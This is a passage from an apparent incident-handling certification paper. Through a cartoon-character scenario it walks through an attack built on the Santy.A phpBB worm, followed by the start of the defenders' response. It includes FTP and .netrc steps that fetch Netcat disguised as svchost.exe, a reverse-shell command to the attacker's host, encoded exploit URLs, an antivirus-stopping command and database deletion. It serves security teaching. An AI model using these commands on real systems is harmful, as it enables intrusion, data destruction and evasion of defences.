Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2005-01-13
23:46 Eastern Standard Time
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on 10.1.1.10:
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.0.52 ((Fedora))
Device type: broadband router|general purpose
Running: FiberLine embedded, Linux 2.4.X|2.5.X|2.6.X
Too many fingerprints match this host to give specific OS details
Uptime 0.086 days (since Thu Jan 13 21:41:46 2005)
```

```
C:\SANS-GCIH\Software\nmap-3.75>nmap -O -sS -sV -P0 10.1.1.20

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2005-01-14
00:16 Eastern Standard Time
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on 10.1.1.20:
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.0.50 ((Win32) PHP/5.0.0)
Device type: general purpose|broadband router
Running: Microsoft Windows 95/98/ME|NT/2K/XP, Nokia embedded
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Pro or Advanced Server, or Windows XP, Nokia M1122 DSL Router
```

It seems that ACME's FortiGate is making scanning difficult, further it seems only port 80 is allowed in to the two servers. That is why Road Runner used both the -P0 and –sV options incase the firewall was this restrictive.

```
    -sV Version scan probes open ports determining service & app
    names/versions

    -P0 Don't ping hosts
```

Even though it seems the `Nmap` OS scan is being confused by the firewall itself he did obtain two key pieces of information from the scan; the Apache webserver versions. The output above shows that 10.1.1.10, ACME1, is running Fedora, and that 10.1.1.20, ACME2, is a Windows system. Now when modifying the Santy.A code he would know how to target each server specifically.

It would have been also possible to test the remote webservers for the vulnerability using simple crafted URLs. As is explained in Appendix B the Santy.A worm does this when it attempts to create that initial file. However, such action might be noticed if Road Runner tried it.

Given the number of sites affected by the Santy.A worm it was quite likely that an attack based on the same code would succeed and so Road Runner didn't go through with any scanning of this nature.

Exploiting the System

We will initially focus on the attack of the Windows webserver, ACME2. Now that Road Runner understood the source code for Santy.A quite clearly he needed to modify it somewhat to serve his own purposes. He could do away with the whole Google search process, as he already knew whom to attack. He also learnt that recently Google was filtering out the search requests made by the worm anyway. There was no use for the generation counter either, he wanted the payload executed on the first run of the code and was not interested

in having the worm propagate further.
Further from his research into the Santy.A worm he knew it only destroyed web pages, not the underlying database, this level of destruction was just not adequate enough for him. This was something he had to take care of himself but first he must find a way to get onto the webserver itself.

During his research into this problem he came across several programs that could help, and finally settled upon a plan. He thought to somehow transfer a little program called Netcat for Windows [26] onto the Windows webserver. With Netcat he could then pipe the command prompt from the webserver right back to his laptop, where another instance of Netcat would be waiting for the connection. Once he was on the system then he could look around for the database files and delete them after stopping the database engine itself.

Now how to get Netcat onto the webserver? He knew that most Windows server and Windows XP installations came with a command line TFTP client, perhaps he could use that, but what if the webserver was not allowed to use outgoing TFTP through the firewall protecting it? Perhaps it would be better to use FTP instead; it was more likely that the server was allowed to FTP and HTTP outgoing in order to download patches and software. Also both Linux and Windows systems had command line FTP clients.


In researching the Windows command line FTP client he discovered that you could pass it a text file that had all the commands you needed to be executed, thus automating the FTP process. After experimenting on his laptop for the right set of commands, he came up with the following.

```
ftp -s:fscript.txt 10.1.2.2
```

Where the file `fscript.txt` contained the commands shown below. Each command had to be on a separate new line, and spaces or tabs had to be avoided. The explanation for each command is also listed:

`anonymous`	Login name for the FTP site.
`coyotessuck`	Password, anything will do.
`bin`	Make sure we are performing binary transfers.
`get svchost.exe`	Get our renamed Netcat file
`bye`	Quit.

Now that Road Runner understood how he could use the FTP client, he modified the code further in order to create the `fscript.txt` file on the remote server. This was performed using the phpBB highlight vulnerability just as the original Santy.A worm did to copy itself over to a remote server. Once the file was in place he had to modify the code to now execute the FTP command above, again accomplished in the same manner the Santy.A worm was executing system commands. Of course he needed an FTP server running on his laptop that would be serving the renamed Netcat file. For this he used the free 3CDaemon from 3Com [27], this provided FTP, TFTP and Syslog+ services, but he only needed the FTP server portion.



Start Time	Peer	Bytes	Status
Jan 13, 2005 01:05:17	10.1.1.20	61440	221 Service closing control connection
Jan 13, 2005 00:57:30	10.1.1.20	61440	221 Service closing control connection
Jan 13, 2005 00:45:14	10.1.1.20	0	Session closed by peer
Jan 12, 2005 23:45:56	172.16.2.3	61440	221 Service closing control connection
Jan 12, 2005 23:43:08	172.16.2.20	61440	221 Service closing control connection
Jan 12, 2005 23:42:56	172.16.2.20	0	Session closed by peer
Jan 12, 2005 23:40:23	local	0	Listening for FTP requests on IP address: 172.16.2.

Figure 5: 3CDaemon shows successful connections from remote webserver during testing.

Next he had to run Netcat to pipe the command prompt from the webserver back to his laptop, this was accomplished by modifying the code to execute the following command:

```
svchost.exe 10.1.2.2 80 -e cmd.exe
```

The Netcat on his laptop would be listening on port 80, it was likely that the webserver would be able to get out on this port. The command used on his laptop was as follows:

```
nc -l -p 80
```

All this had to be done before running the usual payload that the Santy.A worm ran, or it would replace the very `viewtopic.php` file that the attack depended on. Thus the usual payload execution was the final step when the code was run on the remote server. The modified code can be found in Appendix C.

Now armed with the modified code he had to decide where he would launch the attacks. As a technophile Road Runner had previously read about accessing unsecured wireless networks such as in the excellent paper by William Hollis titled "Wardriving into GIAC Enterprises with JPEG's" [28]. He had even read up on several tools such as Cain and Able [29] or Netstumbler [30] that could help one to discover and connect to these unsecured access points. An added advantage for Road Runner was that his daily business involved frequent and speedy travel around his hometown, thus he was able to use the tools above to locate a few promising wireless networks.

He easily discovered an unsecured wireless network at a busy plaza, probably one of the small offices located there. He could connect to their network and still be inconspicuous in the parking lot.

Now that all the pieces were in place, he would finally be able to attack his arch nemesis. He picked the time between 12 pm and 1 pm, since he knew this was most likely the lunch hour for ACME and so the IT staff maybe out and unable to react as quickly.

As part of the modifications made to the source code he had included a few print statements so that he could see the crafted URLs as they were generated and sent out if a successful connection had been made. The output below showed him that all was going well on his first attack against ACME2.

```
C:\SANS-GCIH>perl ACME2.pl
http://10.1.1.20/phpBB2/viewtopic.php?t=1


10.1.1.20

/phpBB2/viewtopic.php?t=1&highlight=%2527%252Esystem(chr(1
12)%252echr(101)%252echr(114)%252echr(108)%252echr(32)%252
echr(45)%252echr(101)%252echr(32)%252echr(34)%252echr(111)
%252echr(112)%252echr(101)%252echr(110)%252echr(32)%252ech
r(79)%252echr(85)%252echr(84)%252echr(44)%252echr(113)%252
echr(40)%252echr(62)%252echr(109)%252echr(49)%252echr(104)
%252echr(111)%252echr(50)%252echr(111)%252echr(102)%252ech
r(41)%252echr(32)%252echr(97)%252echr(110)%252echr(100)%25
2echr(32)%252echr(112)%252echr(114)%252echr(105)%252echr(1
10)%252echr(116)%252echr(32)%252echr(113)%252echr(40)%252e
chr(72)
…
```

He had decided on ACME2 as the first target because the hosted message board was not as busy as the main ACME message board and the attack would probably not be noticed before he had time to attack the second server as well. The last time he saw a new message posted on that board had been about a week ago.

Now much of the action taking place occurred behind the scenes, where Road Runner could not observer them. However, we can, and will follow the trail of the exploit as it worked its way to the target webserver and then finally observe its action on the server itself.

If we run Windump [31] on Road Runner's notebook while the exploit was running we would see the following:

```
22:11:52.836364  IP  (tos  0x0,  ttl  128,  id  14090,  len  1500)
172.16.3.15.1263 > 10.1.1.20.80: . 1:1461(1460) ack 1 win 65535 (DF)
0x0000       4500 05dc 370a 4000 8006 04ea ac10 030f E...7.@.........
0x0010       0a01 0114 04ef 0050 0ff9 fe32 6a7d b1e7 .......P...2j}..
0x0020       5010 ffff 04b7 0000 4745 5420 2f70 6870 P.......GET./php
0x0030       4242 322f 7669 6577 746f 7069 632e 7068 BB2/viewtopic.ph
```

```
0x0040      703f 743d 3126 6869 6768 6c69 6768 743d p?t=1&highlight=
0x0050      2532 3532 3725 3235 3245 7379 7374 656d %2527%252Esystem
0x0060      2863 6872 2831 3132 2925 3235 3265 6368 (chr(112)%252ech
0x0070      7228 3130 3129 2532 3532 6563 6872 2831 r(101)%252echr(1
0x0080      3134 2925 3235 3265 6368 7228 3130 3829 14)%252echr(108)
…
```

This confirms the print statements inserted into the modified code, and as further confirmation we see replies back from the webserver. These consist of typical HTML pages being sent back; again confirming that the exploit is going well and has not caused the webserver to crash.


```
22:11:53.386299 IP (tos 0x0, ttl 126, id 520, len 1500) 10.1.1.20.80
> 172.16.3.15.1263: . 1:1461(1460) ack 1863 win 64240 (DF)
0x0000      4500 05dc 0208 4000 7e06 3bec 0a01 0114 E.....@.~.;.....
0x0010      ac10 030f 0050 04ef 6a7d b1e7 0ffa 0578 .....P..j}.....x
0x0020      5010 faf0 d44c 0000 4854 5450 2f31 2e31 P....L..HTTP/1.1
0x0030      2032 3030 204f 4b0d 0a44 6174 653a 2057 .200.OK..Date:.W
0x0040      6564 2c20 3132 204a 616e 2032 3030 3520 ed,.12.Jan.2005.
0x0050      3033 3a30 393a 3332 2047 4d54 0d0a 5365 03:09:32.GMT..Se
0x0060      7276 6572 3a20 4170 6163 6865 2f32 2e30 rver:.Apache/2.0
0x0070      2e35 3020 2857 696e 3332 2920 5048 502f .50.(Win32).PHP/
…
```

These captures have been truncated in the interests of saving space, but it is clear to see things are going as planned so far. The next key step along the path to the webserver is the FortiGate-60 firewall that is the gateway device for the ACME network. The FortiGate's provide a built in windump/tcpdump like sniffer as part of the command line toolset.

```
Fortigate-60 # diagnose sniffer packet any 'host 10.1.1.20'
interfaces=[any]
filters=[host 10.1.1.20]
nr=2048,fr=1584,b_nr=1024,pg=4096
8.405764 10.1.2.1.50705 -> 10.1.1.20.80: syn 2976342274
8.406381   10.1.1.20.80   ->   10.1.2.1.50705:   syn   2925915935   ack
2976342275
8.406912 10.1.2.1.50705 -> 10.1.1.20.80: ack 2925915936
8.407446 10.1.2.1.50705 -> 10.1.1.20.80: 2976342275 ack 2925915936
8.407629   10.1.2.1.50705   ->   10.1.1.20.80:   psh   2976343735   ack
2925915936
8.408151 10.1.1.20.80 -> 10.1.2.1.50705: ack 2976344137
8.972017 10.1.1.20.80 -> 10.1.2.1.50705: 2925915936 ack 2976344137
8.972147 10.1.1.20.80 -> 10.1.2.1.50705: 2925917396 ack 2976344137
8.972919 10.1.2.1.50705 -> 10.1.1.20.80: ack 2925918856
8.973599 10.1.1.20.80 -> 10.1.2.1.50705: 2925918856 ack 2976344137
```

Again the exploit code is getting through without any problems, the reason for this is that the advanced features of the Fortinet were not being used, it was configured to allow HTTP traffic to the webservers and it is doing just that. These lapses will be discussed further in the incident handling section.

Now on the webserver itself, as discussed above before running the typical Santy.A payload, the code downloads Netcat, disguised as svchost.exe, a common process on Windows systems. After this it pipes back the webserver command prompt to Road Runners' laptop where he will see the following:



```
C:\>nc -l -p 80
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

W:\www\phpBB2>
```

Figure 6: Command prompt from remote server piped to attacker through Netcat

Finally onto the actual Santy.A payload, although Mr. Runner could not observe these actions himself, he had still added checks into the modified code to show the payload in action.

The payload section of the code would traverse all directories on all drives looking for files with specific extensions, as listed below.

```
.htm*           .php*           .asp*
.shtm*          .jsp*           .phtm*
```

Once found the contents of these files are replaced with HTML code that displays a defacement message. The output below is captured as the payload code executes on an attacked system. As each set of files is found under a directory they are replaced with the HTML code mentioned above.


```
DIRECTORY TO SEARCH:
W:/home/admin/program

FILES FOUND IN THIS DIRECTORY:


DIRECTORY TO SEARCH:
W:/home/admin/WWW

FILES FOUND IN THIS DIRECTORY:

index.html
mysqlstop.php
phpenv.php

DIRECTORY TO SEARCH:
```

```
W:/home/admin/WWW/phpMyAdmin-2.6.0-beta2

FILES FOUND IN THIS DIRECTORY:

browse_foreigners.php
calendar.php
changelog.php
chk_rel.php
config.footer.inc.php
config.header.inc.php
config.inc.php
```

The code traverses each directory path to its conclusion and then goes on to the next directory. The capture below demonstrates this by omitting the file search results. The drive 'W' is a virtual drive mapping generated by Uniform Server on Windows systems upon execution, as you saw above this is the drive we connect to through Netcat.

```
DIRECTORY TO SEARCH:
W:/home/admin/WWW/phpMyAdmin-2.6.0-beta2

DIRECTORY TO SEARCH:
W:/home/admin/WWW/phpMyAdmin-2.6.0-beta2/css

DIRECTORY TO SEARCH:
W:/home/admin/WWW/phpMyAdmin-2.6.0-beta2/lang

DIRECTORY TO SEARCH:
W:/home/admin/WWW/phpMyAdmin-2.6.0-beta2/libraries

DIRECTORY TO SEARCH:
W:/home/admin/WWW/phpMyAdmin-2.6.0-beta2/libraries/auth
```

Finally here we see the results of the content replacement of the targeted files. The before and after screen shots show how all the targeted files have been replaced, notice the difference in file size between the originals and the modified ones.




Name	Size	Type
phpMyAdmin-2.6.0-beta2		File Folder
plugins		File Folder
.htaccess	1 KB	HTACCESS File
index.html	3 KB	HTML Document
mysql_password	1 KB	File
mysqlstop.php	2 KB	PHP File
phpenv.php	2 KB	PHP File
redirect.html	1 KB	HTML Document
stop.html	1 KB	HTML Document
uniconfig.php	6 KB	PHP File
update.php	2 KB	PHP File
version.txt	1 KB	Text Document

Name	Size	Type
phpMyAdmin-2.6.0-beta2		File Folder
plugins		File Folder
.htaccess	1 KB	HTACCESS File
index.html	1 KB	HTML Documen
mysql_password	1 KB	File
mysqlstop.php	1 KB	PHP File
phpenv.php	1 KB	PHP File
redirect.html	1 KB	HTML Documen
stop.html	1 KB	HTML Documen
uniconfig.php	1 KB	PHP File
update.php	1 KB	PHP File
version.txt	1 KB	Text Document

Figure 7: Before and after the effects of the worm, respectively.

Now to take a look at the contents of the files, for example selecting the index.html page above and comparing the two gives us what we see below.




Uniform

Servers

Web Server

MySQL

Run MySQL Server
Stop MySQL Server



This site is defaced!!!


NeverEverNoCoyotes WebWorm generation 4.

Figure 8 Before and after the defacement.

When Road Runner finally saw that last page he knew he had been successful. However, even though he was overjoyed at the initial success, he still had to take care of the databases. Using his piped command prompt from the server he discovers where the database is located, it appears to be MySQL located in the folder below:

```
W:\usr\local\mysql>dir
dir
 Volume in drive W has no label.
 Volume Serial Number is E889-811B

 Directory of W:\usr\local\mysql

01/07/2005  07:30 PM    <DIR>          .
01/07/2005  07:30 PM    <DIR>          ..
01/07/2005  07:30 PM    <DIR>          bin
01/07/2005  07:31 PM    <DIR>          data
07/23/2004  08:07 AM                60 mysqlrun.bat
07/23/2004  08:07 AM                68 mysqlstop.bat
07/23/2004  08:07 AM             1,989 README.txt
01/07/2005  07:30 PM    <DIR>          share
               3 File(s)          2,117 bytes
               5 Dir(s)   8,141,557,760 bytes free
```

To his delight he also notices two rather handy batch files, one of which he can use to stop the database engine which will allow him to delete the database itself. Under the data folder he found a database that seemed likely to be the one used for the message board, typing `del coyote_friends`, deletes all the tables under that folder.


C:\WINDOWS\system32\cmd.exe - nc -l -p 80
C:\WINDOWS\system32\cmd.exe - nc -l -p 80

```
 Directory of W:\usr\local\mysql\data\co

[.]                            [..]
phpbb_auth_access.frm          phpbb_auth_
phpbb_auth_access.MYI          phpbb_banli
phpbb_banlist.MYD              phpbb_banli
phpbb_categories.frm           phpbb_categ
phpbb_categories.MYI           phpbb_confi
phpbb_config.MYD               phpbb_confi
phpbb_confirm.frm              phpbb_confi
phpbb_confirm.MYI              phpbb_disal
phpbb_disallow.MYD             phpbb_disal
phpbb_forums.frm               phpbb_forum
phpbb_forums.MYI               phpbb_forum
phpbb_forum_prune.MYD          phpbb_forum
phpbb_groups.frm               phpbb_group
```

```
 Directory of W:\usr\local\mysql\data\coyote

01/13/2005  02:17 AM    <DIR>          .
01/13/2005  02:17 AM    <DIR>          ..
               0 File(s)              0 byte
               2 Dir(s)   8,155,471,872 byte

W:\usr\local\mysql\data\coyote_friends>

W:\usr\local\mysql\data\coyote_friends>

W:\usr\local\mysql\data\coyote_friends>

W:\usr\local\mysql\data\coyote_friends>

W:\usr\local\mysql\data\coyote_friends>
```

Figure 9: Before and after deletion of database.

Now that his first attack was a success, time to strike at the second target. Since this was known to be a Fedora Core system from his scanning before, the code he used was modified to work on a Linux system.

For instance instead of using a straight forward script file to automate the FTP commands, under Linux he had to write a `.netrc` file to the home folder of the account under which the webserver was running [32]. The file when written appeared as below:

```
machine 10.1.2.2 login anonymous password coyotessuck
macdef init
bin
get nc
quit
```

He had to ensure there was a new line after the last line of text otherwise the macro definition function, `macdef`, failed. With this file in place when the command ftp 10.1.2.2 was executed it would automatically use this script to pull down the Linux version of Netcat. He was not too concerned about hiding the name this time as this was the last system to be attacked and all he wanted to do was cause some damage and leave. There are other less cumbersome ways to perform this step, perhaps using `wget` instead, however this way we are sure every Linux install will have the FTP command line client available.

He did not have to change the way in which the usual Santy.A payload ran, because if you noticed even in the windows version of the exploit the forward slash was used, as windows will accept either forward or backslashes as directory delimiters. As seen below, both slashes will work under newer versions of Windows.

```
C:\>cd /SANS-GCIH/Software/
C:\SANS-GCIH\Software>

C:\>cd \SANS-GCIH\software
C:\SANS-GCIH\Software>
```

Also in Linux the search for drive letters will return no results, but it will continue on from the root '/' to search for files to overwrite. Thus both webservers defaced and their databases deleted Road Runner was quite pleased with what he had done using only two open ports, HTTP and FTP.

Keeping Access

Road Runner himself was not interested in maintaining access to the systems he was attacking. Given the very nature of the attack it was sure to garner attention very quickly. All he wanted was to cause the most damage he could to the two message boards.

The original worm Santy.A itself worked on this same principle. Although it should be noted that the very first task it performed when executed was to call the Perl `fork()` function, which on UNIX like systems just corresponds to the UNIX system call of the same name. On Windows systems Perl itself handles the call to `fork()` and is not truly a separate process as it is under UNIX. The importance of this is that it gets around the script timeout of 30 seconds that is the default for Perl implementations [33], thus giving it the ability to continue running in memory and attack other systems. This is one way the Santy.A worm manages to keep access, and Road Runner maintained this in his code, because even if he wasn't interested in attacking other systems from these webservers, he needed enough time to allow for the transfer of code and files to the servers.

If Road Runner did want to have a better hold on the servers there were other steps he could have taken. For example on the Windows server, through his piped in command prompt, he could have run the `tasklist` command, which would have shown him all the processes running on the server. If he had done this he would have noticed the process below.

```
NTRtScan.exe                 1588 Console                    0      3,952
K
```

This he knew from experience was the real-time scan monitor for Trend antivirus. His next step would have been to disable the antivirus software; he knows this runs as a service. So he could use the `sc` command as shown below, he knew the internal IP of the server from a simple `ipconfig` command.

```
     sc \\192.168.2.20 query
```

Among the information he got back he also sees the item below

```
SERVICE_NAME: ntrtscan
DISPLAY_NAME: OfficeScanNT RealTime Scan
            TYPE                      :  110   WIN32_OWN_PROCESS
(interactive)
        STATE              : 4  RUNNING

(STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

So using the command below he simply stops this service.

```
sc \\192.168.2.20 stop ntrtscan
```

Now he can send over his windows rootkit or remote access tool of choice without having to worry about it being picked up by the antivirus software. If he was so inclined, there are many excellent resources on how exactly to utilize these tools. For example the GCIH paper by Charles Hornat titled "JPEG Vulnerability: A day in the life of the JPEG Vulnerability" [34] covers a particular remote access tool called Beast.

Covering Tracks

The attack it self was far from subtle and so there was no real point in trying to cover up any part of it. As mentioned he had no interest in maintaining access on these webservers, and so had no need to cover up activities on the server. As far as covering up the attack went, Road Runner was only interested in hiding his involvement in the act. Thus as discussed above, he choose a different location, unrelated to himself to launch the attacks from. Even upon investigation if the originating IP addresses for the attack were discovered, it would only lead investigators to a hapless small business. Also as part of Road Runner's attack on the Windows server he did rename the Netcat executable to ensure it wasn't noticed until he had time to also complete his attack on the Fedora Core webserver.

The original Santy.A worm, before modification, also deleted its source file on disk after it had forked itself into a background process in memory. This was a limited attempt at covering its tracks and possibly protecting its source code, as no trace would be left on a system even if the attack were discovered. Road Runner left this feature in his modified code as well.

Further, as discussed in the Handler's Diary for December 21st [35], the generational counter could also have been a way for the worm to spread to more systems undetected thus having a greater base of systems to start attacking from. This could be considered a form of covering its tracks, but of course before the attack.

The Incident Handling Process

Now we will look at the attack from Wile E. Coyote's point of view, the other side of the story. We will focus on just the Windows server for this phase, as the steps to be followed would be quite similar for both systems, as well as most of the tools used.

Preparation

ACME Corporation's move into the information technology world had been quite rapid. Thus even though they had managed to implement a robust network infrastructure to serve their needs, there was still much to be done. Since they had a relatively small IT team, the members often wore many hats, as such there was no dedicated IT Security position that handled incidents per say.

This said they did understand the basics of security, and the principle of security in depth. Working from an outside in approach we can take a look at some of the measures in place already. For instance entry to the main server room, which housed the webservers among others, was restricted by a card pass system and only the IT team and some senior management were allowed into that room. The entire room itself was provided with its own UPS generator, thus eliminating the need for individual UPS units for each server.

As shown above the network perimeter itself is protected by an antivirus firewall. The Fortinet products provide normal firewall services such as VPN, along with antivirus, IDS/IPS, and SPAM and content filtering all in a single ASIC based appliance. Of course as with any device, these features and firewall policies had to be configured correctly to be of any benefit. ACME did use the FortiGate to restrict external access to the webservers to only port 80.

Finally on the servers themselves they ran Trend Micro's ServerProtect antivirus software, as well as the Trend Micro OfficeScan product on workstations. They also had automatic updates enabled on the systems so that they would continue to obtain operating system specific patches. On the Fedora Core system the patching would be done manually once a week. All servers were backed up to a robotic tape library using Veritas BackupExec.

Being a small organization they did not have a formalized policy with regards to incident handling in particular. However, all issues were tracked through the use of Microsoft CRM's service module, this would include incidents such as those above as well. Also the small group of IT people could contact each other when required via company cell phones, and they all had VPN access to the office if they were required to respond to issues after hours.

ACME also planned to adopt a formalized 'acceptable use' policy for its employees. Initially there were not many controls on what employees could do on the network, users were able to download software as they wished and install it themselves. This free-for-all situation led to many issues such as spyware and virus infections on systems.

Among the rules to be implemented in this new policy was that users had to get approval from the IT department before downloading any software, also the IT department would perform the installation of such software. It was in order to enforce these future policies that ACME invested in the Fortinet products, as they provided this level of file and content control. Further, being primarily a Windows environment, they would utilize group policy objects, GPOs, to 'lock-down' user workstations so that they could no longer install harmful software.

Identification

12:50 pm on January 14th. Mr. Coyote, who liked to look for customer feedback from time to time, tried to connect to the ACME message board, instead of the usual page he saw nothing but some red text on a black background. He wondered if there was just something wrong with the message board or whether other sites were affected too. Checking the main ACME webpage, sure enough, it too displayed the same page. It sure looked like something was wrong on the webserver so he called down to the IT department.

12:52 pm. Daffy was on duty at the support phone at that time and received Wile's call. He checked the web pages himself and he saw the same defacement. Wile was getting very anxious at this point, he was worried that customers were seeing the same thing and it just looked quite bad on ACME that this was happening. He wanted something done immediately. Daffy on the other hand knew the first and most important step was to remain calm, so he advised Wile not to worry that they would be looking into the situation and report back to him.

12:54 pm. Daffy left a co-worker in charge of the support phone and went to the server room with another colleague to take a look at the server itself. When he got there it seemed to be running as usual, but given the message displayed on all their webpages now, there was something going on for sure. So the first place to start would be the webserver logs.

In the Apache server access logs he found some strange entries, like the one shown below.

```
10.1.2.2    -    -    [14/Jan/2005:11:58:47    -0500]    "GET
/phpBB2/viewtopic.php?t=1&highlight=%2527%252Efwrite(fopen(chr(109)%2
52echr(49)%252echr(104)%252echr(111)%252echr(50)%252echr(111)%252echr
(102),chr(97)),chr(10)%252echr(125)%252echr(10)%252echr(10)%252echr(1
0)%252echr(10)%252echr(10)%252echr(10)%252echr(10)),exit%252e%2527
HTTP/1.0"                          200                          11767
"http://10.1.1.20/phpBB2/viewtopic.php?t=1&highlight=%2527%252Efwrite
(fopen(chr(109)%252echr(49)%252echr(104)%252echr(111)%252echr(50)%252
echr(111)%252echr(102),chr(97)),chr(10)%252echr(125)%252echr(10)%252e
chr(10)%252echr(10)%252echr(10)%252echr(10)%252echr(10)%252echr(10)),
exit%252e%2527" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

The IP address showed it was a source external to the ACME network, and it did not look like normal HTTP behavior, also there appeared to be some kind of system commands in there too, like fwrite.

He knew they had configured the FortiGate 60 to perform some IPS functions, so he decided to take a look into its logs as well. There he found confirmation that some malicious activity had taken place on their webservers. The times of the two logs we very close indicating that this was the same series of events being recorded.

